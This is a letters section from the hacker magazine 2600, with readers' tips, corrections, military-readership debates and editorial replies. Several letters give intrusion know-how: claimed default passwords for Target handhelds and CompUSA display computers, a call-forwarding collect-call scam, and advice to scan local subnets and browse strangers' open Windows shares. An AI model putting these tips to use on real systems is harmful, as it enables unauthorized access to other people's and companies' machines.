*This is an interesting story but it sounds as if some details are being left out. *72 followed by a phone number will forward your phone line to that number. (The phone number cannot be dialed directly by anyone other than the subscriber.) That could be what the scam is here but you'd have to be monumentally stupid to go through all the steps needed to fall for it (accept collect call, follow instructions from convict to dial *72 followed by a specific phone number, connect to that number and then hang up, not notice all the times your phone gives partial rings to indicate that it's being forwarded). Not to mention the fact that relatively few people even have the call forwarding service on their lines. In the end though, if someone calls your number and is forwarded to a different number, the person answering can happily accept collect calls on your behalf. Of course it's not a very smart scam since you'll have their phone number on your bill (unless your phone company is as equally dim as anyone who falls for this).*

Random Feedback

Dear *2600:*

Semicerebral has a legitimate complaint regarding Sony's Open MG Jukebox software not uploading music via USB from his minidiscs. I don't know if Sony, Denon, Awai, Sharp, et al have any portables or minisystems with optical outputs, but if he wants to keep the sound quality up there, here's a ($350) solution to record digitally to his peecee rather than via an analog input: An MD deck with an optical output (Sony's MXD-D400) and a Soundblaster soundcard with digital ins and outs. He'll find what he needs at www.minidisco.com, real people who actually use MD. They have lots of cool stuff. Good luck and don't give up on the best sound recording format of all time.

Osama

Dear *2600:*

In 20:3, Semicerebral expressed justifiable anguish at Sony's stupid policy of "no digital out" on its minidisc recorders. Fortunately, that restriction only applies to the portable models. Many of the "home" decks do have both digital and optical out. Using a Sony JB940 MD deck, I regularly produce CD's of my band by connecting its optical out to a standalone CD "home" recording/dubbing deck. More info at www.minidisc.org.

Anton

Dear *2600:*

In response to Big B. Statz's letter in 20:3, I would like to say that the social engineering that they described with a Fedex uniform is nothing new. In the seventies, Jerry Schneider and his sidekick used secondhand Pacific Telephone and Telegraph (PT&T) equipment to steal more equipment from PT&T warehouses. But what is disturbing about what Big B. said is that this problem emerged 30 years ago and it is still here. It seems that failure to learn from past mistakes is not simply a problem in certain large software corporations (there's one in particular I'm thinking of), but in business and society in general. Those who do not learn

from their history are doomed to repeat it.

Performaman

And the rest of us are doomed to hear that phrase repeated constantly.

Dear *2600:*

Shade's "The Hacker Diet" in 20:3 was very useful. I've told and shown quite a few people the article and they all said the same thing: "better to overcook than undercook." But they agreed on the utility. I'm on my way to freeing myself from take-out, so I just want to say "Thank you!" to Shade.

Amit Jain

Dear *2600:*

After not reading your magazine for quite a few issues, I picked up a copy of 20:3. I read it through and found some interesting articles, but I was troubled by your article "The Hacker Diet." It begins with a quote "...a healthy diet high in protein is power" but then continues to list bland, pathetic recipes, most of which are high in starch and fat but very low in protein. Shade mentioned that "pasta is complex carbohydrates... difficult for your body to break down." While this is true, complex carbohydrates are very easily broken down by your body. In fact, complex carbohydrates are broken down by your body before they even enter your stomach by an enzyme in your saliva. If you want to experience this breakdown firsthand, take an unsalted cracker and leave it in your mouth for a minute or so... it will begin to taste sweeter because the enzyme amylase is breaking down the starch.

Shade failed to mention some recipes which are just as easy to prepare but are actually high in protein. A simple tuna melt on whole grain bread would contain a much higher ratio of protein and provide a hacker with much more energy than a bowl of pasta. All that's required for that recipe is a can of tuna, a bag of pre-shredded cheese, and a loaf of bread.

Shade also neglected to mention "glycemic index" which is a very important factor to consider when consuming carbohydrates. The glycemic index of a food determines how fast the food will be digested and its sugars enter the blood stream. In the case of pasta, you might as well eat an equivalent amount of white sugar because pasta is broken down so fast by your body that it does not provide the sustained energy you require. Further, Shade failed to mention calories at all. Anyone who's actually read the on-line document "The Hackers Diet" will know that calories in minus calories burned equals weight gained or lost. Shade should've recommended eating less calories than "a bunch of pasta" and 30 minutes of exercise daily which would not only burn more calories but also increase metabolism and provide for more energy.

Finally, Shade failed to mention the most important aspect of a hacker's diet: amino acids. Amino acids make up proteins and different protein sources contain different amino acids... eating a diet consisting of mainly pasta will deprive the body of much needed amino acids. Many amino acids are precursors to brain neurotransmitters which are obviously very necessary for a hacker who is taxing his mind working on his latest project. Without a diet containing all essential amino acids, a hacker is putting himself at a handicap. A cheap simple source of every essential amino acid is wheatgrass juice which can be purchased at any respectable juice shop or made at home with a relatively inexpensive wheatgrass juicer. All in all, this article was completely useless to anyone trying to hack their diet and I am ashamed of Shade's completely inadequate eating recommendations. Anyone who follows Shade's diet will probably be sluggish, dull minded, and gain a lot of weight too.

Adam Rzepka

Dear *2600:*

Referring to the Nokia hack (*3001#12345#): After you go into the hidden menu and set your phone to display the network information, if you hold down the * key (in the main display) alternate network information will be displayed. Maybe it's not alternate but it is slightly more understandable than the regular information because it uses abbreviations and such.

FIE

Dear *2600:*

This is in response to a letter in 20:4 written by Ken, wherein he stated that the terms "white hat" and "black hat" are coined due to inherent racism which is present in our society in general and the hacking community in specific.

However, white hats and black hats were identifiers in old black and white gangster movies. The good guys (cops, FBI agents, and the like) wore white hats, and the bad guys (gangsters, drug dealers, bootleggers, et cetera) wore black hats. A good example of this is the movie *Cocaine Fiends* (not that I advocate drug use or witch hunts against drug users; I advocate black and white movies). It had nothing to do with racism, really, since almost all the actors of the time were of one race. The terms "white hat" and "black hat" have continued on since then, having been adopted by those not necessarily in the movie industry.

I agree with what you pointed out, also, how colored-hat-terms (white, black, red, whatever) are coined by businesses looking to make a buck off the fear of the ignorant.

gabriel aaron

Dear *2600:*

I am writing in response to your article "Paranoia vs. Sanity" in 20:4. In it you make reference to "innocent people" going to jail for accessing computer systems without authorization or for simply making "free" phone calls....

Don't you think that there are certain computer systems out there that need to be, and *should* be off-limits either because of the data that they contain or the systems that they control?

When Cliff Stoll was tracking the person(s) who had broken into "his" computer systems, he'd found that this person was shutting down any and all processes that "looked" as if they were put in place to "spy" on his activities. Considering that some of the systems that he had gained unauthorized access to were medical computers, it isn't a very big leap to have seen him shut down a process that looked to him as if it were a security program designed to catch him, but was in fact a control program for a piece of medical equipment, thereby killing an innocent bystander. Wouldn't that have had a consequence in the "real world?"

And on those "free" phone calls, granted they might be "free" for the person who made the call. But in the long run who do you think pays for those "free" phone

calls? The legitimate customers with increased fees. Or the innocent third party who has had their phone number co-opted and used to make long distance/international phone calls. I know as I was the victim of such a "free" call.

When I was living down in St. Petersburg, FL shortly after having the phone turned on in my new apartment I received a bill from then GTE for the better part of $1,000 for several international calls. I am a disabled veteran living on a fixed income. At that time I was collecting just under $1,000 a month in benefits. And I can tell you that I would have never made even enough long distance calls to warrant a bill of over $100, let alone enough international calls to exceed $1,000.

Yet when I tried explaining all of this to GTE I got nowhere, except for being given the "company line" of, "Well Mr. X, because of the hour of day (they chose late at night), *and* the amount of your bill, we feel as if you *did* make the calls." I had two choices. Pay a bill I couldn't afford, or not pay and lose my phone service. I choose the latter as I couldn't afford the former.

So here I sit, a black mark on my credit report for failure to pay a phone bill I wasn't responsible for and I cannot get service with GTE/Verizon because I refuse to pay for calls that I never made. So please explain to me how the calls that had been made by someone "just" looking to make a "free" phone call, were *"free?"*

I'm sorry, but there are some lines that shouldn't be crossed.

Digital_Cowboy

We definitely believe that certain systems (including medical systems) should be "off limits." But that doesn't mean simply making it a bigger crime to access them and having no actual protection. Such a system has no place on a public network where it will be vulnerable to all kinds of problems and potential breaches. If, on the other hand, such a system gets broken into on a private network where presumably users have inside knowledge, you actually have some sort of motive attached to an attack, unlike the randomness of the public network.

As for the "free" phone calls, you should never have been put in that position by the phone company. They are obligated to remove any charges from your bill that you did not authorize. This certainly doesn't excuse people who make fraudulent charges but one thing they're not doing is intimidating innocent people. If it's any comfort, only wireless phone accounts can show up on your credit report. But we believe you should pursue this and get your name cleared.

Dear *2600:*

A minor correction to point out regarding The Prophet's Unlocking GSM Handsets in 20:4 - at the end, there is a brief discussion of various cellular and PCS technologies including GSM and GPRS. The article states that GPRS is circuit-switched and can operate up to 56Kbps. GPRS is packet-based, not circuit switched, and can reach speeds of 171.2Kbps. Currently, some users will get up to 56Kbps depending on the carrier, but most aren't there yet. Cingular only does 9.6Kbps, at least in my market.

uberphreak

Dear *2600:*

I am currently imprisoned... er employed at Target and when I saw the article by redxlegion in 20:3 I had to try it. So I did and they all halted the batches nicely. But some of the PDT's and LRT's do not have a : button. So I had to resort to using the MONARCH gun. As I was fooling around with the MONARCH gun, I saw an option of "Radio Check." Curious, I entered it and the only thing that came up was "Enter Password Here." So I tried the first thing that came to mind - "Target". Hey! It worked just fine! Then my boss walked in and I had to start pretending I was doing something so I didn't get all that far into that menu. Oh and by the way, whoever else wants to try what redxlegion wrote, you don't need to generate an employee number. Target apparently has this neat little employee number that works with *anything.* All it is is eight eights. That's 88888888.

Enonymous

Dear *2600:*

In 20:4 there was an article about WebLock Pro and how to decrypt it. I viewed their page while running some sniffer software and was able to see their HTML unencrypted from the sniffer itself. It seems that WebLock Pro uses a system of restriction and authentication, rather than actual encryption. Besides that, I was able to extract their images by simply taking them from my Temporary Internet Files folder.

Ian "jwoulf" Johnson

Dear *2600:*

Regarding the article from Schnarf dealing with how to defeat Mike Chen's Web Lock Pro software, I found today that there is a faster and easier way to do so. Use a browser other than Internet Explorer. With Mozilla 1.6 the link obfuscation fails. With Opera 7.23 the link obfuscation fails as does its "content protection." Using the Opera browser I was able to gain access to all of the images on the page that are "protected" and I am able to select text (for copy/paste), even though Mr. Chen thinks that this is not possible. Perhaps he should check his facts.

The Fallen One

Dear *2600:*

I am writing in response to czarandom's letter in 20:4 about WeatherBug being affiliated with the Department of Homeland Security. I, as one who aspires to having a clean and spyware free computer, was sickened at the thought of WeatherBug being used as a front for data mining by the government. So I did some research. On WeatherBug.com they say, "WeatherBug is proud to be a part of the AWS Homeland Security Initiative." Right off that sounds pretty bad. But I kept searching and found http://www.aws.com/aws_2001➥/homeland/ which explains that the AWP, makers of WeatherBug, are merely responsible for providing precise weather information to the DHS to aid in effectively responding to whatever the DHS thinks they need to.

rainwater5

Dear *2600:*

A few issues back a reader of yours talked about how many stores with computers on display use the store ID as the password. If you think that's low security, try shopping at CompUSA! Only took one guess to get into their forbidden account. I got on one of the Macs there and attempted to switch from "Customer" to "Compusa" which gave me a prompt for a password.

Just as I was doing this, an employee came over to sell me something so I entered "compusa" as the password and started to walk away because I thought the employee would get peeved when he saw the prompt but it logged right into the employee account whose desktop looks identical to the customer one so he didn't even notice. I've since gone back and tried this on the other display computers. All of them use the compusa/compusa login! They're overcharging the speakers I wanted to buy so I decided not to say anything. By the way, great magazine and radio shows!

Eric M.

Dear *2600:*

Your advice to "zs" was flat out wrong! For starters, his first course of action should be to see who registered www.zacharysmith.com, which is now redirected to a website dealing with First Amendment issues. A very quick Google turned up several people under the name "Zachary Smith," including the character from *Lost in Space*. Your "advice" to "register the name of a vocal pro-lifer" and "work out a trade" could easily result in a slander suit against "zs" (and maybe even *2600)!* And the irony is that whoever registered that site, being a third party, is under no obligation to trade.

Mike Neary

We're sorry you didn't see the humor in our remarks. Hopefully you won't mind that we see the humor in yours. People running around filing lawsuits against everything they don't like wind up poisoning the atmosphere for the rest of us. There are other ways to be heard.

Dear *2600:*

Is the 46664 underneath the "a" in data a reference to the Nelson Mandela Foundation? I looked it up and it brought up a bunch of pages on AIDS and Africa. Just wondering. It is either that or possibly the mark of the beast and the 4's are horns....

drlecter

Whatever works for you.

Dear *2600:*

I glanced at page 33 a couple of times, but then I started to recognize the numbers used. That is so fucked up. I realize that anyone can get any outcome they want by playing around with numbers, but that was good.

Keep up the good work on the mag!

Blimpieboy

Thanks for paying attention.

Dear *2600:*

In reference to Mike's letter in the last issue about the phone number where someone read a series of numbers, I think I may know the number in question. The number I remember that matches that description was 1-800-GOL-FTIP. When you called the number, a voice would count from one to ten (might have been twelve) with a stutter on seven. It would repeat it, then the call would be disconnected. I have no idea what it was for but it was an amusing way to waste time when bored at school. Hope this helps - maybe this will trigger someone's memory.

Witchlight

Dear *2600:*

This is in response to the letter Zardoz wrote in 20:4. The adobe registration database is a text file: /Library/Application Support/Adobe/Adobe Registration Database.

It looks like what happens is that when you launch the app, it looks there for the serial, checks to see it's the real deal and continues if such is the case. I don't know if the serial gets encoded somewhere in the binary on install and it just matches them or if all you need is a valid serial in the database.

I often get called into design shops to do spring cleaning on their macs. I've been keeping this in mind because in case I have to do a reformat/install on multiple macs I'm thinking of backing up the databases for each machine, installing Adobe Suite on one of them, restoring the db's to their locations, then just copying the apps over from the installed machine to the others. If it all goes to plan I'd have each machine's original legal serial and registration, but only have to run the installer once.

Karlma Rovetounge

Dear *2600:*

Sparklx mentions that the version of XP Pro VLE provided at the unnamed Uni (ha, "corporate") did not require activation after SP1, and even after installing it on a new system.

This is by design. It should not ever require activation. WinXP VL keys are designed to allow rapid deployment of XP across corporate networks and large computing environments in general - activating each and every one of 1-, 2-, 3-, 400+ systems would be a quick deterrent to corporate upgrading from earlier versions of the OS - not to mention causing severe headaches for MS's activation servers.

The statement "So you may have to reactivate but that would in no way cause a problem," however, is correct in all circumstances. Activation, for all the trash talk from various people, is painless. I've had to reactivate several times, and even when an Internet connection was unavailable it took no more than two minutes. Telephone activation simply requires that you call a toll-free number (MS has activation centers, or at least redirectors, in a very large number of countries - "toll free" may vary by country, of course) and enter in a given key using your phone (you do own a touch-tone, right?).

If for some reason you are unable to enter the code yourself (rotary phone, TDD, etc.), there are plenty of operators on hand - likely just a transfer to the normal MS support call center. If they give you any crap, take their name, ask to speak to a supervisor, yadda yadda. MS is pretty harsh on anyone who makes activation more painful than "necessary."

I'm also writing partially in response to the article "Holes in Windows 2003 Server" (20:4). People are increasingly harsh when discussing MS and security. I may hold an unpopular view here... but... they *are* trying to improve security. Along with the massive size of the Windows source, one of the huge obstacles in their way is the hard-nosed attitude of many corporations and IT "experts/consultants."

One of the primary reasons XP Pro was shipped so insecure is that, during the beta, many IT "pros" decried the greatly increased level of security present in early beta releases. Complaints about it were constant and MS finally had to relent. The increased security level "broke" many networks - primarily because the admins were using bugs and exploits in earlier Windows

versions to *administer* the network, rather than administrating the network to mitigate any bugs and exploits. This follows also the massive demand for full legacy support in XP - though that hasn't specifically come up in any of the exploits I have noted.

The following is a *very* recent example of this at work. For XPSP2, Microsoft is planning to ship with ICF (Internet Connection Firewall) enabled by default. Many people are complaining about this, saying that having ICF enabled will "break" file sharing, printer sharing, etc. across the network. God forbid the admins actually have to work, creating GPOs or scripts to open ports at install.

ICF handles both outbound and inbound traffic to a degree. It is a stateful firewall, opening and closing ports on demand. It is also connection-based... though it does not verify packets. Man-in-the-middle attacks and spoofing would thus easily penetrate it, though those attacks are becoming harder to perform over time. You can configure ICF via GPOs and netsh scripts (using the netsh firewall context, added in SP2), and one improvement made for SP2 is ICF loading at boot-time in a no-exceptions mode, thus preventing any inbound traffic from reaching the machine before requested, and before Antivirus/other security software kicks in. This is currently a prime path of infection for many XP machines using a software firewall and a LAN or "always-on" broadband connection.

A wonderful proof-of-concept here would be MS-Blast - spread through RPC. ICF, by default, firewalls off all ports (excepting the MicrosoftDS port, whatever its use) - "stealthing" (to use an improper, though now common term) them unless allowed open by the user. If ICF had originally been shipped On-by-default, the spread of this worm could have been greatly reduced, if not halted rapidly.

Certainly this is no replacement for a properly configured hardware firewall, but is a definite step up in basic security for most users - given that most users don't even know what a firewall *is,* let alone how to set one up.

This is one of a number of long-awaited security updates to NT, including disabling remote DCOM access, disabling remote RPC access except via authenticated system accounts, and a tightened "local machine" security zone, which forces any HTML or scripts loaded from the local system to a severely (in most cases) tightened security zone (as opposed to the nearly unrestricted access such files are allowed now). Of course, all of these can be disabled via various registry settings, etc., so it remains to be seen how useful they are.

Nothing will stop a malicious application from disabling these things - there's just a much larger barrier against them approaching the machine in the first place. A machine is only as secure as the user allows it to be. Remember that the majority of vectors for virus infections still involve the *user,* not inherent OS (in)security.

So, the next time you decry MS for security reasons (and yes, there have been *plenty* of valid reasons to do so without resorting to trash-talk), ask yourself if the sysadmins and IT staff where you work or go to school would even understand an increased level of security, or if they would simply disable the "offending" features. Look at the people around you who willingly and constantly open attachments from complete strangers. Even Unix and Unix-likes can be "infected" by malicious programs when the user allows them to be by his or her own actions.

Reverend

Dear *2600:*

First of all, congratulations on the 20 year anniversary. You guys always seem to schedule HOPE the instant I leave the area, so I won't be able to attend this year either. But anyway, on to the actual purpose of this letter. In issue 20:4 Sparklx wrote that he could always reregister his copy of Windows XP by just typing in the registration code. This is because he is using the corporate edition of Windows XP, which allows a certain number of installs per CD Key, which is usually a master key used to identify the organization, like a school or business. The reason why you have no troubles reinitializing your installs is because that version and key are meant to be installed on a wide variety of machines right from the get-go, so making the corporate version freeze itself after a hardware change is bad, because there's more than one physical computer per copy of Windows. The single-user versions (Home and Pro) will *not* let you reregister the product easy-peasy like that, you have to go call M$ and they'll walk you through resetting it. Unless of course you don't have an active Internet connection. Then you have to cry in the corner for a few days until they send you something to restore it with. Hooray for shitty companies.

Also worth noting concerning Windows XP, Microsoft has re-released the PowerToys toolkit, which can be found here:
http://www.microsoft.com/windowsxp/pro/downloads➥/powertoys.asp

Some good stuff is included.

Daniac

Dear *2600:*

Hello, I've been reading *2600* for as long as I remember. First off, I've never been very intrigued by groups of people with an "extremist" point of view. And I think that a lot of the times the hacker community either gets categorized under this heading or legitimately is under this heading. But as strong as your opinions are on current affairs and freedom of speech, it's never really struck me as being extremist, even though all of the characteristics are there. There's just something that seems right about what you're fighting for. There's no real hatred to speak of in your message (as there is in a lot of groups nowadays all across the board). Your message seems to be that of understanding and hope that the world won't become some Orwellian nightmare.

I just wanted to finally write you guys to say keep up the good fight, and remember, there are people in the government right now (not just trying to get in) that want to help our cause, and we need to utilize them to the best of our ability.

NGTV|3

Help Offered

Dear *2600:*

I have read many letters in *2600* complaining of telemarketers. Well, I'm a telemarketer and I hate my job and I hate the company I work for. Is there any info I can get to help you guys? I work for Sitel Corp. We sell accidental death insurance for JCPenny, Bank of America, Chase Bank, and many many more. I do

know that Sitel is barely given any customer information besides phone number and address, sometimes a birthday.

loco freak

Any info you can give us on how that whole industry works is something that would benefit a good number of individuals out there. As with all of our company insiders, we recommend keeping a low profile and not revealing any information that could get back to you. We believe people have the right to know this kind of thing, even more so than such companies believe they have the right to know things about us.

Observations

Dear *2600:*

Recently I have been noticing the use of insecure operating systems in many many more devices. For example, British Telecom seems to be using Windows XP (perhaps Embedded) on their now quite common Internet enabled phone booths. I know it is XP because they regularly blue screen and dump details of the crash to the screen. Worse still, 50p gets you a quick trip to whatismyip.com and a brief scan with nmap reveals several attack vectors. Perhaps in the future mass phone hacking will be a new form of protest or terrorism?

Speaking of phones, I'm sure many readers will have heard about "bluejacking," the act of cracking someone's mobile phone via bluetooth. UK cable TV subscribers might like to plug their TV directly into their wall outlet and scan the frequencies. On NTL you can often find a channel showing some kind of Windows desktop (looks like 2K) running diagnostic software. Sometimes you can even see the IP address of the machine. Speaking of which, why not download a Windows share scanner and scan your local class C subnet - you are sure to find at least two or three machines willing to offer up their drives for you to browse. You can even print to random people's printers.

Most worrying of all is what I discovered about police computer systems here in the UK. The police national computer has been cracked before, but rather than learn from the lesson they seem to have installed more insecure hardware. For example, many police cars in the south are now fitted with some kind of computer terminal running Windows 98. Windows 98, an OS that even Microsoft abandoned as fundamentally flawed and unfixable. Sometimes you can pick up active WiFi cards running in the cars too - quite a lethal combination I'm sure you will agree.

If you can't trust important systems like these, you have a real problem.

MoJo

Dear *2600:*

You guys give inspiration to all the free minds, to not just think outside the box but outside the shell as well.. Did you know that 2600 is the zip code in the city of Parachinar in Peshawar (Pakistan)? 2600 is also the home to the NBP Operations Parhoti Main Branch.. By the way, is that Olivia on page 2 of 20:3? Also, in Nepal a group of rebels have been fighting for a communist republic since 1996 and the uprising has so far claimed more than 2,600 lives. Which led to the formula on page 33 in 20:3. Sheer brilliance!

darkpo3t

Not everything you say is true.

Dear *2600:*

4?

Poetics

And every now and then there's simply no possible answer.

Dear *2600:*

I started reading *1984* this Monday afternoon after class and stumbled across something rather ironic: the leader of the opposition of the "Party" is named Emmanuel Goldstein. Just thought this was kinda scary and possibly foreshadowing considering that the 1984 atmosphere seems to be more and more of a reality in the USA through the "improvement" of our rights and freedoms. Just thought I'd bring this up even though I'm sure someone pointed it out already before I did. Keep up the good work and can't wait until the next issue! (By the way, does anyone know of a location in Paris or France where I could get ahold of *2600?)*

Jim_Steele

We hope to have a complete list of our international distribution points in the near future. We do know that they leave a lot to be desired and we're trying to figure out a way to fix that.

Dear *2600:*

I attend a high school in central California that is, like most places in the central valley, unbelievably conservative. Most of the looks I get from people who see "The Hacker Quarterly" on my sweatshirt are simply priceless, but nobody recognizes *2600* for what it is. Oddly enough, the only person who did was our forensics teacher. After spying my sweatshirt, he and I engaged in an interesting conversation about hacking. Evidently, he was one of the "originals" who started hacking back before *2600* was even in print. Hacking Arpanet with his college buddies was one of his most memorable experiences. Thanks for the means to do something interesting and worthwhile during school.

jake

Dear *2600:*

This could be way off base, but I had heard of people stealing PBX accounts and then recording the password as the greeting. This allowed them to use the account as kind of an audio message board. Not sure... just a thought.

drlecter

Wouldn't it also allow them to instantly lose the account to the next idiot who wanted it for themselves? Not to mention the original owner.

Dear *2600:*

This is perhaps the lowest level "hack" to ever appear in this outstanding magazine but if you press both the left and right buttons at the same time on a National Vendors Shoppertron food vending machine, the display will show the current time and internal temperature in the format HH.MM DDF (e.g. "11.20 39F" for 11.20 am, 39 degrees). After a few seconds, the display goes back to normal. This has me curious as to what I can do with the front panel buttons on other vending machines. I'll let you know.

Don't let the fascists bite.

SAR

Dear *2600:*

I'm not a longtime reader, but keep up the good work. I was watching the news and there was a short

section on the use of touch-screen ballot machines. They were talking about how these were being implemented in Florida to avoid a repeat of the fiasco of 2000. I am sure that you have seen these machines before. They use a keycard that you slide into a card reader on the machine to allow use of the touch-screen and to identify your vote. There was a "computer expert" who was quoted as saying that anyone with good knowledge of computers could use software to allow the cards to register multiple votes or gain access to the terminals for other purposes. I just wanted to bring this to the attention of the *2600* community as I thought it was interesting.

Louie

Dear *2600:*

We recently had an issue in our office with someone's wireless keyboard and mouse being picked up on someone else's wireless keyboard and mouse receiver across the building (through several walls). They were on the same channel and a simple channel change for one of the units fixed the problem. This to me seems like such an obvious security issue. I know that people have been building rigs to capture x10 cams, so why not a unit that can capture wireless peripherals? Seems like a keyboard would be the most useful to capture. I know a keyboard can't transmit nearly as far as, say, an AP, but in the dense work environments of big cities, it may prove useful to look into.

lint

Dear *2600:*

On February 11th, Army Chief of Staff Gen. Peter Schoomaker approved the wear of the reverse field U.S. flag on the right shoulder of all soldiers throughout the force regardless of deployment status. This patch, up until now, has only been worn by troops during deployment in a joint or multinational operation. The change is said to represent "our commitment to fight the war on terror for the foreseeable future." To put it a different way, it is another symbol of our constant state of war without end. Soldiers have until October 1, 2005 to get the insignia sewn on their uniforms due to limited supplies (it also shows that this change is going to last a while).

To most civilians, this change in uniform policy might seem trivial. As a soldier, I can tell you that such a change is very significant. The various insignia on a uniform can tell a great deal of information about the individual wearing it, such as his/her training and accomplishments. It has great symbolic meaning that can affect the state of mind of the person in that uniform. To wear the reverse field flag is to be in the mindset of being deployed at all times, be it at home or abroad.

Stephen

Military Readership

Dear *2600:*

This is in response to the editor's comments regarding c0l0r3dfr34k's letter in 20:3. Although it is not forbidden to receive *2600* while in the military, it can be risky. I receive my subscription to my military mailing address and I have not encountered any problems from the postal workers (also military), mainly because of the packaging the magazine is shipped in (thank you). The reason it can be risky is due in large part to the image that accompanies a hacker. The military has negative views of this image. Like any other organization one could work for, it's all about your reputation. If your reputation is damaged your career could be damaged and chances for advancement become minimal. And if you're someone like me who works in the communications, electronic, or intelligence fields and deals with classified materials, your risks run greater. Then again you'd be surprised at how many people in these fields read and know about *2600.* Continue to enlighten and I'll continue to read... as long as you stay with the inconspicuous packaging of course.

d0rk

Dear *2600:*

This letter is in response to the issue brought up in 20:3 regarding whether it is risky or forbidden to receive *2600* while in the military. As far as your average military man or woman, legally I don't think they can forbid you from reading or receiving your fine publication. While in the service you are supposed to have the same rights as anyone else. However, there are a few cases where it would definitely be risky. While in boot camp for example, your mail is closely monitored. I remember when I was in boot camp my buddy tried sending me a copy he hid in a package he sent me. My drill instructor found it and he threw it out. It might also be risky if your job in the military has something to do with computers or security. With the constant threat of terrorism, these fields are closely monitored and some red flags might be raised in that situation.

If they would just read the magazine, they would realize it's about addressing issues and sharing information. But sadly, they make their judgments from that one "dirty" word on the cover.

misterjager

Dear *2600:*

In response to the letter from c0l0r3dfr34k and your follow-on question about whether receiving *2600* was forbidden or risky, it most certainly is not risky, forbidden, illegal, unlawful, or anything else. I have served in the US Army (including being deployed for OEF/OIF) for nearly 19 years and am in a position to respond with some degree of authority.

I am a certified, glorified, and professional computer geek (system developer, program manager, software engineer, etc.) for the Army and have used my skills and talents (acquired from many formal and informal sources such as *2600)* to better the systems used by today's military forces deployed throughout the world. It is never wrong to learn and to apply knowledge where appropriate.

I will warn folks, however, that to attempt to use their skills and knowledge to exploit military systems may indeed be illegal and I strongly discourage such actions. Guys like me will find you and you don't need the hassle. Not a challenge, only a fact.

If c0l0r3dfr34k will send you guys an address, I will personally ensure that he receives *2600* while deployed.

Have a *hooah* day and keep putting out *2600.* It is a great source of information and entertainment (for a geek like me).

MegaGeek

Dear *2600:*

I picked up my first ever *2600 Magazine* last month, issue 20:3, and noticed a fan letter from a

soldier stationed in Kuwait. You wanted to know if it was forbidden or risky to receive *2600* if you were in the military. Just so you know, it is not. In fact, in the intelligence community it is encouraged. My father, a former intel officer, required *2600* and other related magazines be read by those under his command for both educational and security purposes. Also, their right to read whatever they want is constitutionally protected in the U.S. just like civilians' rights are protected.

Anyway, just wanted to let you know. The magazine is great and I can't wait for the next issue.

slack_pizza_guy

Dear *2600:*

Here's the deal.

Department of Defense Directive 1325.6 "Guidelines for Handling Dissident and Protest Activities Among Members of the Armed Forces" - 3.5.1.2. While the mere possession of unauthorized printed material may not be prohibited, printed material that is prohibited from distribution shall be impounded if the commander determines that an attempt will be made to distribute.

What this means is that you can have and read *2600* on base. There are many other rights that active duty people have that a local command may try to tell you that you do not. Go to http://girights.objector.org to find out more.

jim

Dear *2600:*

There seemed to be some confusion about receiving/reading *2600* if you are in the military. I work in information assurance for the Marine Corps, so I can speak for the USMC's stance on publications such as *2600.* Any reading material that could be beneficial to the security of our network is encouraged. There is no discrimination against this publication, or any other books for that matter (that are job related). I'm a subscriber and my issues are delivered to my place of work (which is a secure building). Nobody has a problem with me reading the magazine, and I'm generally asked if anything useful was mentioned in the magazine after I'm done reading it. Education is encouraged throughout the DoD as far as I've seen.

As far as the article by sunpuke (DISA, Unix Security, and Reality) is concerned - the article was true but people need to realize that the DoD doesn't rely on DISA STIGs. DISA is currently putting out Gold Disks for Windows 2000, Windows XP, Windows 2000 Server, Solaris, and Linux. These disks help automate the process of securing a machine. All the Windows disks are publicly available while the Solaris and Linux disks are still in prototype so they have to be personally requested. The files are available at https://patches.➥mont.disa.mil/golddsk.html - although this site might not be accessible outside the .mil/.gov realm. The DoD takes security very seriously and as far as the Marine Corps is concerned - we have a very strong focus on computer security. I don't know anybody that uses the DISA STIGs. For the most part, people use a combination of NSA papers (http://www.nsa.gov/snac/), computer security books, and whatever knowledge they've picked up in training. I just wanted to point out that from my standpoint, we keep track of everything going on in the security industry and I feel we keep up to date with everybody else.

Anyways, thanks for putting out a great magazine.

ESQ

A Problem

Dear *2600:*

Currently I have someone stalking my family from a location in Ohio. Making a very long story short, he calls my house and my caller ID shows a "token" telephone number. He can call back in a minute and the caller ID will show a completely different number across the U.S. He has gone as far as to call the local police department and pose as a member of my family claiming to have murdered the entire family. Needless to say the SWAT team showed up and the rest is history. My research shows that this perpetrator has done this before numerous times. The Ohio state police department is aware as is the local police department where I live. He has served time in prison for assault and drugs, so he is capable. I am trying to protect my family.

My question looks to you to figure out how to identify where he is calling from. Is there a way? I would so appreciate any help. Prior investigations have deadlocked at that point. Thank you!

ALI

Let's see if we have this straight. The police departments know who this guy is and he has yet to be prosecuted? Why aren't they tracing him themselves? They certainly have the ability. There are also all kinds of clues you can uncover if he is indeed stalking you, such as why you were selected, things he's made reference to, hints as to location, etc. But again, if you already know about his record (and presumably his name), then it should be easy for anyone with access to law enforcement to track him down. Without that access it becomes trickier but by no means impossible. Every case is different which is why we can't give you a surefire answer. But it sounds to us like you already have something to go on here.

As for spoofing caller ID, as we've said before it's quite easy and can be done in a number of different ways. Unfortunately, people still believe that this information is secure and infallible. As your case demonstrates, it is far from either.

The Power of Ignorance

Dear *2600:*

I really wanted to come to HOPE this year and had thought I had the okay from my parents. But, during dinner, the subject came up and my grandpa commented, "Oh, you don't want to go to that hacker convention because then the government gets you on their 'list.'" This actually hurt me. I thought that the government couldn't do that. They said, "Once they get you on their list, they blame you for things you didn't have anything to do with. They can grab hold of you and just keep you in the questioning room." I didn't think they could do that, but I must be wrong. Or maybe my parents have this all mixed up. Then they said, "The government can get a list of the attendees of the conference." I know you would never release a list of attendees but they wouldn't believe me. Can you shed a little light on this subject?

the_heretic

We never have done and never would do such a

thing. But with this kind of attitude, there's no need for lists or surveillance. Intimidated citizens often do the work of oppressive regimes with nothing more than their own fear motivating them. It's so much cheaper than actually imposing the draconian laws.

Dear *2600:*

Hey guys, thought you might like to hear this. I used to attend a college campus in the greater Dallas/Fort Worth area - Tarrant County College, www.tccd.net. Well, after two semesters there I transferred to a major university and pretty much got my ass handed to me. So I chose to transfer back to my original school. I chose to enroll online just because it is more convenient. While searching in their mess of a website I found a link that said "Current/Former Students." When I got to that page it asked for a user ID and password. Well, I hadn't gone there in a year so I didn't remember. I clicked on the link that said "Forgot Username." All that they require is a Social Security number and *gasp,* a last name. This is their security for valuable student info. Something anyone could break with a copy of the teacher's role sheet. The role sheet that the campus hands out to teachers is a student's last name, first initial, and Social Security number. There's nothing about secret questions with secret answers or information that would only be sent to your e-mail. Just a security system that any social engineer could easily break, or better yet anyone with a phone and a Mitnick book (*The Art of Deception* is a great book). Also, students have their information involuntarily put into this type of system. This was only the second time that I used their web page in over a year. I had a friend that attended and graduated over five years ago who was able to pull up all his personal information. I hope I don't get in trouble if someone reads this and does something bad. 